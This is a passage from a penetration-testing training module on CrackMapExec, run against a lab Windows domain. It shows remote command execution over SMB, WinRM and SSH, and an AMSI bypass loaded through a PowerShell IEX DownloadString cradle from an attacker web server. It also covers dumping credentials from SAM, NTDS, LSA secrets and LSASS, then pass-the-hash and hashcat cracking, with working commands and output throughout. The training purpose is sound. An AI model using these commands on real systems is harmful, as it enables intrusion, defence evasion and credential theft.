2.	`atexec` executes commands by scheduling a task with the windows task scheduler (fileless, not working on the latest version of Windows)
3.	`smbexec` executes commands by creating and running a service (fileless, not working on the latest version of Windows)
4.	`mmcexec` is similar to the wmiexec method, but the commands are executed through the Microsoft Management Console (MMC).

Note: Not all methods may work on all computers.

By default, CME will fail over to a different execution method if one fails. It attempts to execute commands in the following order:

1. `wmiexec`	2. `atexec`	3. `smbexec`	4. `mmcexec`

If we want to force CME to use only one execution method, we can specify which one using the `--exec-method` flag, for example:

Command Execution via SMBExec Method

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --exec-method smbexec -x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command via smbexec
SMB         10.129.204.133  445    MS01             nt authority\system
```

Alternatively, we can execute commands with PowerShell using the option `-X`:

PowerShell Command Execution via wmiexec

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --exec-method wmiexec -X '$PSVersionTable'

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command via wmiexec
SMB         10.129.204.133  445    MS01             Name Value
SMB         10.129.204.133  445    MS01             ---- -----
SMB         10.129.204.133  445    MS01             PSVersion 5.1.17763.2268
SMB         10.129.204.133  445    MS01             PSEdition
```

```
Desktop
SMB         10.129.204.133  445    MS01             PSCompatibleVersions
{1.0, 2.0, 3.0, 4.0...}
SMB         10.129.204.133  445    MS01             BuildVersion
10.0.17763.2268
SMB         10.129.204.133  445    MS01             CLRVersion
4.0.30319.42000
SMB         10.129.204.133  445    MS01             WSManStackVersion
3.0
SMB         10.129.204.133  445    MS01
PSRemotingProtocolVersion      2.3
SMB         10.129.204.133  445    MS01             SerializationVersion
1.1.0.1
```

When running PowerShell option `-X`, behind the scenes, CrackMapExec will do the following:

1. AMSI bypass
2. Obfuscate the payload
3. Execute the payload

Running a Custom AMSI Bypass

These techniques may be detected when executing PowerShell. If we want to use a custom AMSI bypass payload, we can use the option `--amsi-bypass` followed by the path of the payload we want to use. Let's use, for example, the AMSI Bypass Modified Amsi ScanBuffer Patch. We will save it to a file and create a PowerShell script to load this AMSI Bypass in memory from a web server. Here are the steps:

1. Download the file with the "Modified Amsi ScanBuffer Patch".

Create a File with the "Modified Amsi ScanBuffer Patch"

```
wget
https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/s
hantanukhande-amsi.ps1 -q
```

If we try to execute the payload as is, it will fail because the command will exceed the maximum length of 8191 chars.

Command Exceeds the Maximum Length

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -X
'$PSVersionTable' --amsi-bypass shantanukhande-amsi.ps1
```

```
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
[-] Command exceeds maximum length of 8191 chars (was 3065628). exiting.

[*] Shutting down, please wait...
```

1. To solve this problem, let's create a PowerShell script that downloads and executes `shantanukhande-amsi.ps1`. We will also need to create a Python web server to host our script.

Creating and Hosting the PowerShell Script

```
echo "IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.33/shantanukhande-
amsi.ps1');" > amsibypass.txt
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Note: Make sure to include the semicolon (;) at the end.

From another terminal, let's run our new AMSI bypass payload:

Using a PowerShell Custom AMSI Bypass

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -X
'$PSVersionTable' --amsi-bypass amsibypass.txt

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             -- AMSI Patch
SMB         10.129.204.133  445    MS01             -- Modified By:
Shantanu Khandelwal (@shantanukhande)
SMB         10.129.204.133  445    MS01             -- Original Author:
Paul LaArnAc (@am0nsec)
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             [+] 64-bits process
SMB         10.129.204.133  445    MS01             [+] AMSI DLL Handle:
```

```
140724553187328
SMB         10.129.204.133  445    MS01             [+] DllGetClassObject
address: 140724553193616
SMB         10.129.204.133  445    MS01             [+] Targeted address:
140724553200416
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             Name
Value
SMB         10.129.204.133  445    MS01             ----
-----
SMB         10.129.204.133  445    MS01             PSVersion
5.1.17763.2268
SMB         10.129.204.133  445    MS01             PSEdition
Desktop
SMB         10.129.204.133  445    MS01             PSCompatibleVersions
{1.0, 2.0, 3.0, 4.0...}
SMB         10.129.204.133  445    MS01             BuildVersion
10.0.17763.2268
SMB         10.129.204.133  445    MS01             CLRVersion
4.0.30319.42000
SMB         10.129.204.133  445    MS01             WSManStackVersion
3.0
SMB         10.129.204.133  445    MS01
PSRemotingProtocolVersion     2.3
SMB         10.129.204.133  445    MS01             SerializationVersion
1.1.0.1
```

Command Execution Using WinRM

We can also execute commands with WinRM protocol. By default, WinRM listens on HTTP TCP port 5985 and HTTPS TCP port 5986. One particular thing about this protocol is that it does not require a user to be an administrator to execute commands. We can use the WinRM protocol if we are members of the Administrators group, if we are members of the Remote Management Users group or if we have explicit PowerShell Remoting permissions in the session configuration.

Command Execution using WinRM

```
crackmapexec winrm 10.129.204.133 -u robert -p 'Inlanefreight01!' -x
whoami

SMB         10.129.204.133  5985   MS01             [*] Windows 10.0 Build
17763 (name:MS01) (domain:inlanefreight.htb)
HTTP        10.129.204.133  5985   MS01             [*]
```

```
http://10.129.204.133:5985/wsman
WINRM       10.129.204.133  5985   MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WINRM       10.129.204.133  5985   MS01             [+] Executed command
WINRM       10.129.204.133  5985   MS01             inlanefreight\robert
```

PowerShell Command Execution via WinRM

```
crackmapexec winrm 10.129.204.133 -u robert -p 'Inlanefreight01!' -X
'$PSVersionTable'

SMB         10.129.204.133  5985   MS01             [*] Windows 10.0 Build
17763 (name:MS01) (domain:inlanefreight.htb)
HTTP        10.129.204.133  5985   MS01             [*]
http://10.129.204.133:5985/wsman
WINRM       10.129.204.133  5985   MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WINRM       10.129.204.133  5985   MS01             [+] Executed command
WINRM       10.129.204.133  5985   MS01
Name                           Value
----                           -----
PSVersion                      5.1.17763.2268
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.17763.2268
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
```

Other PowerShell Options

There are several options we can use with WinRM command execution. Let's see some of them:

`--port PORT`	To select a custom port for WinRM connection
`--ssl`	To connect to SSL Enabled WinRM
`--ignore-ssl-cert`	To ignore certificate verification when connecting to SSL

Note: The WinRM protocol does not support different execution methods.

SSH Command Execution

We can also use the SSH protocol to execute commands on Linux or Windows using CrackMapExec.

Command Execution with SSH

```
crackmapexec ssh 10.129.204.133 -u robert -p 'Inlanefreight01!' -x
ipconfig

SSH         10.129.204.133  22     10.129.204.133   [*] SSH-2.0-
OpenSSH_for_Windows_7.7
SSH         10.129.204.133  22     10.129.204.133   [+]
robert:Inlanefreight01!
SSH         10.129.204.133  22     10.129.204.133   [+] Executed command
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Windows IP
Configuration
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Ethernet adapter
Ethernet1:
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Connection-specific
DNS Suffix  . :
SSH         10.129.204.133  22     10.129.204.133   IPv4 Address. . . . .
. . . . . . . : 172.16.1.5
SSH         10.129.204.133  22     10.129.204.133   Subnet Mask . . . . .
. . . . . . . : 255.255.255.0
SSH         10.129.204.133  22     10.129.204.133   Default Gateway . . .
. . . . . . . :
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Ethernet adapter
Ethernet0 2:
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Connection-specific
DNS Suffix  . : .htb
SSH         10.129.204.133  22     10.129.204.133   IPv6 Address. . . . .
. . . . . . . : dead:beef::1e2
SSH         10.129.204.133  22     10.129.204.133   IPv6 Address. . . . .
. . . . . . . : dead:beef::8c8a:5209:5876:537d
SSH         10.129.204.133  22     10.129.204.133   Link-local IPv6
Address . . . . . : fe80::8c8a:5209:5876:537d%20
SSH         10.129.204.133  22     10.129.204.133   IPv4 Address. . . . .
. . . . . . . : 10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Subnet Mask . . . . .
. . . . . . . : 255.255.0.0
SSH         10.129.204.133  22     10.129.204.133   Default Gateway . . .
. . . . . . . : fe80::250:56ff:feb9:b9fc%20
```

```
SSH         10.129.204.133  22     10.129.204.133   10.129.0.1
```

Another common way to interact with an SSH server is using public and private keys. CrackMapExec supports using private keys with the option `--key-file`. The key needs to be in `OPENSSH` format to work.

Command Execution with SSH Using a Private Key

```
crackmapexec ssh 10.129.204.133 -u julio --key-file id_ed25519 -p "" -x
whoami

SSH         10.129.204.133  22     10.129.204.133   [*] SSH-2.0-
OpenSSH_for_Windows_7.7
SSH         10.129.204.133  22     10.129.204.133   [+] julio: (keyfile:
id_ed25519)
SSH         10.129.204.133  22     10.129.204.133   [+] Executed command
SSH         10.129.204.133  22     10.129.204.133   inlanefreight\julio
```

Note: If no passphrase is configured, we must set the option **-p** to blank (""), or we will get an error.

Next Steps

In this section, we discovered three different protocols to execute commands using CrackMapExec, and previously we discussed how to use MSSQL to execute commands. At the time of writing, CrackMapExec supports four other protocols to execute commands. The following section will discuss how to use CrackMapExec to extract credentials.

Finding Secrets and Using Them

When it comes to password extraction, CrackMapExec is very powerful. Imagine if we compromised ten workstations, and we want to dump the memory of the LSASS process to retrieve credentials from all of them; CrackMapExec can do it.

In this section, we will explore the methods CrackMapExec comes equipped with to dump Windows credentials.

SAM

The SAM database contains credentials for all local users, and it is crucial to get them since many administrators reuse their local credentials on multiple machines. Using the option `--sam`, available with the `SMB` and `WinRM` protocols, we can quickly retrieve the contents of the SAM database.

Dumping SAM

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --sam

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Dumping SAM hashes
SMB         10.129.204.133  445    MS01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30b3783ce2abf1af70f77d0
660cf3453:::
SMB         10.129.204.133  445    MS01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         10.129.204.133  445    MS01
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
SMB         10.129.204.133  445    MS01
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077a
ee1958e7f78070:::
SMB         10.129.204.133  445    MS01
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ed3f3ac:::
SMB         10.129.204.133  445    MS01
sshd:1004:aad3b435b51404eeaad3b435b51404ee:d24156d278dfefe29553408e826a95f
6:::
SMB         10.129.204.133  445    MS01             [+] Added 6 SAM hashes
to the database
```

NTDS Active Directory Database

Another location to obtain credentials from is the Active Directory database. The ntds.dit file is a database that stores Active Directory data, including information about user objects, groups, and group membership. Notably, the file also stores the password hashes for all users in the domain (and even sometimes stores cleartext passwords if reversible encryption is enabled for one or more accounts). We can dump the hashes from a Domain Controller if we get access to a Domain Admin account or any other account with privileges to perform a replication/DCSync.

To dump the hashes, we need to use the option `--ntds`, in the following example, the user `robert` is not a Domain Admin, but it has privileges to perform replication.

Note: The following exercises use proxychains. Refer to Proxychains with CME section for intrusion on how to set up proxychains.

Dumping the NTDS database from the Domain Controller

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u robert -p
'Inlanefreight01!' --ntds

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [-] RemoteOperations
failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         172.16.1.10     445    DC01             [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB         172.16.1.10     445    DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ce590e9af90b47a6a2fdf36
1aa35efaf:::
SMB         172.16.1.10     445    DC01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         172.16.1.10     445    DC01
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:742c416996dcf352efd5ac94200f23
8e:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\julio:1106:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88
057e06a81b54e73b949b:::
SMB         172.16.1.10     445    DC01
david:1107:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391de
e0:::
SMB         172.16.1.10     445    DC01
john:1108:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a
2:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_workstations:1109:aad3b435b51404eeaad3b435b51404ee:7
247e8d4387e76996ff3f18a34316fdd:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\carlos:2606:aad3b435b51404eeaad3b435b51404ee:a738f92b3c0
8b424ec2d99589a9cce60:::
SMB         172.16.1.10     445    DC01
```

```
inlanefreight.htb\robert:2607:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc82
1b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\grace:5603:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc821
b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\peter:5604:aad3b435b51404eeaad3b435b51404ee:58a478135a93
ac3bf058a5ea0e8fdb71:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\alina:5605:aad3b435b51404eeaad3b435b51404ee:a5be3c11831b
ddc88f6d7517615f3d45:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\noemi:6104:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96
ddbd82224270b57f11fc:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\engels:6105:aad3b435b51404eeaad3b435b51404ee:54f45c2b87d
f16aafa336fb6ffbbac59:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\kiosko:6107:aad3b435b51404eeaad3b435b51404ee:f399c1b9e7f
851b949767163c35ae296:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\testaccount:6108:aad3b435b51404eeaad3b435b51404ee:e02ca9
66c5c0b22eba3c8c4c5ae568b1:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\mathew:6109:aad3b435b51404eeaad3b435b51404ee:abfcb587cd2
d0f48967ab753fba96b34:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_ca:6603:aad3b435b51404eeaad3b435b51404ee:828b21c9290
84f0efd75791db7cb963d:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\harris:7104:aad3b435b51404eeaad3b435b51404ee:fb9e4fb946a
15a0c68087bc830b5da12:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\soti:7105:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1
c2baec10a32db22c72d:::
SMB         172.16.1.10     445    DC01
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:f0ec1102494ee338521fb866f5848d
45:::
SMB         172.16.1.10     445    DC01
MS01$:2107:aad3b435b51404eeaad3b435b51404ee:bcbea16a525492f90a27c14217da99
c0:::
SMB         172.16.1.10     445    DC01
LINUX01$:2609:aad3b435b51404eeaad3b435b51404ee:0dcd992b30914be730714233322
dc502:::
SMB         172.16.1.10     445    DC01             [+] Dumped 23 NTDS
hashes to /home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-
08_190342.ntds of which 20 were added to the database
SMB         172.16.1.10     445    DC01             [*] To extract only
enabled accounts from the output file, run the following command:
SMB         172.16.1.10     445    DC01             [*] cat
```

```
/home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-08_190342.ntds | grep -
iv disabled | cut -d ':' -f1
```

When using the `--ntds` option, we can include the `--user` and `--enabled` options. We can specify the user we want to extract if we use `--user`. Let's dump the hash for the `KRBTGT` account.

Dumping only the KRBTGT Account

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u julio -p Password1 --ntds
--user krbtgt

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         172.16.1.10     445    DC01             [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB         172.16.1.10     445    DC01
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:742c416996dcf352efd5ac94200f23
8e:::
SMB         172.16.1.10     445    DC01             [+] Dumped 1 NTDS
hashes to /home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-
08_190444.ntds of which 1 were added to the database
SMB         172.16.1.10     445    DC01             [*] To extract only
enabled accounts from the output file, run the following command:
SMB         172.16.1.10     445    DC01             [*] cat
/home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-08_190444.ntds | grep -
iv disabled | cut -d ':' -f1
```

If we specify `--enabled`, it will only show the users that are enabled on-screen and will present us with the option to extract the list of enabled users.

Showing Enabled Accounts Only

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u robert -p
'Inlanefreight01!' --ntds --enabled

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [-] RemoteOperations
```

```
failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         172.16.1.10     445    DC01             [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB         172.16.1.10     445    DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ce590e9af90b47a6a2fdf36
1aa35efaf:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\julio:1106:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88
057e06a81b54e73b949b:::
SMB         172.16.1.10     445    DC01
david:1107:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391de
e0:::
SMB         172.16.1.10     445    DC01
john:1108:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a
2:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_workstations:1109:aad3b435b51404eeaad3b435b51404ee:7
247e8d4387e76996ff3f18a34316fdd:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\carlos:2606:aad3b435b51404eeaad3b435b51404ee:a738f92b3c0
8b424ec2d99589a9cce60:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\robert:2607:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc82
1b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\grace:5603:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc821
b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\peter:5604:aad3b435b51404eeaad3b435b51404ee:58a478135a93
ac3bf058a5ea0e8fdb71:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\alina:5605:aad3b435b51404eeaad3b435b51404ee:a5be3c11831b
ddc88f6d7517615f3d45:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\noemi:6104:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96
ddbd82224270b57f11fc:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\engels:6105:aad3b435b51404eeaad3b435b51404ee:54f45c2b87d
f16aafa336fb6ffbbac59:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\kiosko:6107:aad3b435b51404eeaad3b435b51404ee:f399c1b9e7f
851b949767163c35ae296:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\testaccount:6108:aad3b435b51404eeaad3b435b51404ee:e02ca9
66c5c0b22eba3c8c4c5ae568b1:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\mathew:6109:aad3b435b51404eeaad3b435b51404ee:abfcb587cd2
d0f48967ab753fba96b34:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_ca:6603:aad3b435b51404eeaad3b435b51404ee:828b21c9290
```

```
84f0efd75791db7cb963d:::
SMB         172.16.1.10     445    DC01
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:f0ec1102494ee338521fb866f5848d
45:::
SMB         172.16.1.10     445    DC01
MS01$:2107:aad3b435b51404eeaad3b435b51404ee:bcbea16a525492f90a27c14217da99
c0:::
SMB         172.16.1.10     445    DC01
LINUX01$:2609:aad3b435b51404eeaad3b435b51404ee:0dcd992b30914be730714233322
dc502:::
SMB         172.16.1.10     445    DC01             [+] Dumped 21 NTDS
hashes to /home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-
05_162819.ntds of which 18 were added to the database
SMB         172.16.1.10     445    DC01             [*] To extract only
enabled accounts from the output file, run the following command:
SMB         172.16.1.10     445    DC01             [*] cat
/home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-05_162819.ntds | grep -
iv disabled | cut -d ':' -f1
```

Using the Secrets (hashes)

The passwords we get are NTLM hashes. We can attempt to crack the hashes or use the Pass the Hash technique to authenticate as the user without cracking the password. See the Pass the Hash (PtH) section in the `Password Attacks` module to learn more about this attack technique.

CrackMapExec has the option `-H`, which expects an NTLM hash as an authentication method instead of a password:

Using NTLM Hashes

```
crackmapexec winrm 10.129.204.133 -u administrator -H
30b3783ce2abf1af70f77d0660cf3453 --local-auth -x whoami

SMB         10.129.204.133  5985   MS01             [*] Windows 10.0 Build
17763 (name:MS01) (domain:MS01)
HTTP        10.129.204.133  5985   MS01             [*]
http://10.129.204.133:5985/wsman
WINRM       10.129.204.133  5985   MS01             [+]
MS01\administrator:30b3783ce2abf1af70f77d0660cf3453 (Pwn3d!)
WINRM       10.129.204.133  5985   MS01             [+] Executed command
WINRM       10.129.204.133  5985   MS01             ms01\administrator
```

NTLM authentication is supported for the SMB, WinRM , RDP, LDAP, and MSSQL protocols

---

LSA Secrets/Cached Credentials

CrackMapExec comes with an option `--lsa`, which is ported from `impacket-secretsdump`, which performs various techniques to dump hashes from the remote machine without executing any agent. It dumps the `LSA Secrets` including the `Cached credentials`, the local machine key list, the Data Protection API (DPAPI) keys, and service credentials.

`LSA Secrets` is a unique protected storage for critical data used by the Local Security Authority (LSA) in Windows. LSA is designed to manage a system's local security policy, audit, authenticate, log users onto the system, store private data, etc. Users' and systems' sensitive data is stored in secrets. DPAPI keys are used to encrypt the data.

`Cached Credentials` are the credentials (cached domain records) stored inside the LSA when a user logs into a workstation or server.

Inspect LSA

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --lsa

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Dumping LSA
secrets
SMB         10.129.204.133  445    MS01
INLANEFREIGHT.HTB/julio:$DCC2$10240#julio#c2139497f24725b345aa1e23352481f3
SMB         10.129.204.133  445    MS01
INLANEFREIGHT.HTB/david:$DCC2$10240#david#a8338587a1c6ee53624372572e39b93f
SMB         10.129.204.133  445    MS01
INLANEFREIGHT.HTB/john:$DCC2$10240#john#fbdeac2c1d121818f75796cedd0caf0a
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:aes256-cts-hmac-sha1-
96:86e98ff8d71ffea8888277605546ff2b8475cc112d81b2a9c3000bb993fa630f
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:aes128-cts-hmac-sha1-
96:350bd90fcadae4e9d7e7dca40f82d316
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:des-cbc-md5:ba234ae034f14c67
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:plain_password_hex:2f671b061503c93e6b673126e95f9086aab
bccfe214b1623587574fa982186eab160eb2077b45d7fbcc8c15b0cca80f589423b75e1419
8cd8ad0f47354c7b48466365384504184dfaf7d7082f25719e8bc710128ae19e66b93a3626
```

```
5ba4623bc26256f2ded1e7154bc65fa7a0e4d8b16d8aaf755b06200e411f4bc8387f09b649
76bf7c86b0277b88275fd3fc6e209dbe2b16ac953a2cdf15ac326e54a80d708a01f66a37aa
63c6af99e7650c624c18ee3b9f5c839e078d3cd881371b1edf4a904510528d590332a746a4
55be7f8474688e9e3874821cc41bfa15f12c2d54d1e01ace65ad9331eac018e15e77d6046a
c
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:aad3b435b51404eeaad3b435b51404ee:7a09b4655244f2a10ceec
f16e7fcdc03:::
SMB         10.129.204.133  445    MS01
dpapi_machinekey:0x78f7020d08fa61b3b77b24130b1ecd58f53dd338
dpapi_userkey:0x4c0d8465c338406d54a1ae09a56223e867907f39
SMB         10.129.204.133  445    MS01
NL$KM:a2529d310bb71c7545d64b76412dd321c65cdd0424d307ffca5cf4e5a03894149164
fac791d20e027ad65253b4f4a96f58ca7600dd39017dc5f78f4bab1edc63
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\julio:Password1
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\david:Password2
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\john:Password3
SMB         10.129.204.133  445    MS01             [+] Dumped 13 LSA
secrets to /home/plaintext/.cme/logs/MS01_10.129.204.133_2022-11-
08_093944.secrets and /home/plaintext/.cme/logs/MS01_10.129.204.133_2022-
11-08_093944.cached
```

The hash format that starts with `$DCC2$` are the Domain Cached Credentials 2 (DCC2), MS Cache 2. Those hashes can be cracked using Hashcat, provided a weak password is set because this algorithm is much stronger than NTLM. Also, Domain Cached Credential hashes cannot be used for a Pas the Hash attack. To crack them, we need to remove the domain and username, grab the value after `$DCC2$`, and use Hashcat module 2100.

Cracking Hashes

```
cat /home/plaintext/.cme/logs/MS01_10.129.204.133_2022-11-
08_093944.cached| cut -d ":" -f 2
$DCC2$10240#julio#c2139497f24725b345aa1e23352481f3
$DCC2$10240#david#a8338587a1c6ee53624372572e39b93f
$DCC2$10240#john#fbdeac2c1d121818f75796cedd0caf0a
```

```
hashcat -m 2100 hashes.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921355
* Keyspace..: 14344386

$DCC2$10240#julio#c2139497f24725b345aa1e23352481f3:Password1

<SNIP>
```

Gettings Secrets from LSASS

The memory of the LSASS process contains Windows passwords as cleartext or other formats of hashes such as NTLM or AES256/AES128. Dumping the memory can be an effective way to find more and more accounts until we find one domain administrator.

CrackMapExec contains several modules to dump the content of the LSASS process memory. Let's see some of them:

1. Lsassy Python tool to remotely extract credentials on a set of hosts. This blog post explains how it works. This tool uses the Impacket project to remotely read necessary bytes in an LSASS dump and pypykatz to extract credentials.

Lsassy Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M lsassy

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LSASSY      10.129.204.133  445    MS01             INLANEFREIGHT\julio 64f12cddaa88057e06a81b54e73b949b
LSASSY      10.129.204.133  445    MS01             INLANEFREIGHT\david c39f2beb3d2ec06a62cb887fb391dee0
LSASSY      10.129.204.133  445    MS01             INLANEFREIGHT\john c4b0e1b10c7ce2c4723b4e2407ef81a2
```

1. Procdump use Microsoft Procdump from Sysinternals to create an LSASS process dump and pypykatz to extract credentials.

Procdump Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
procdump

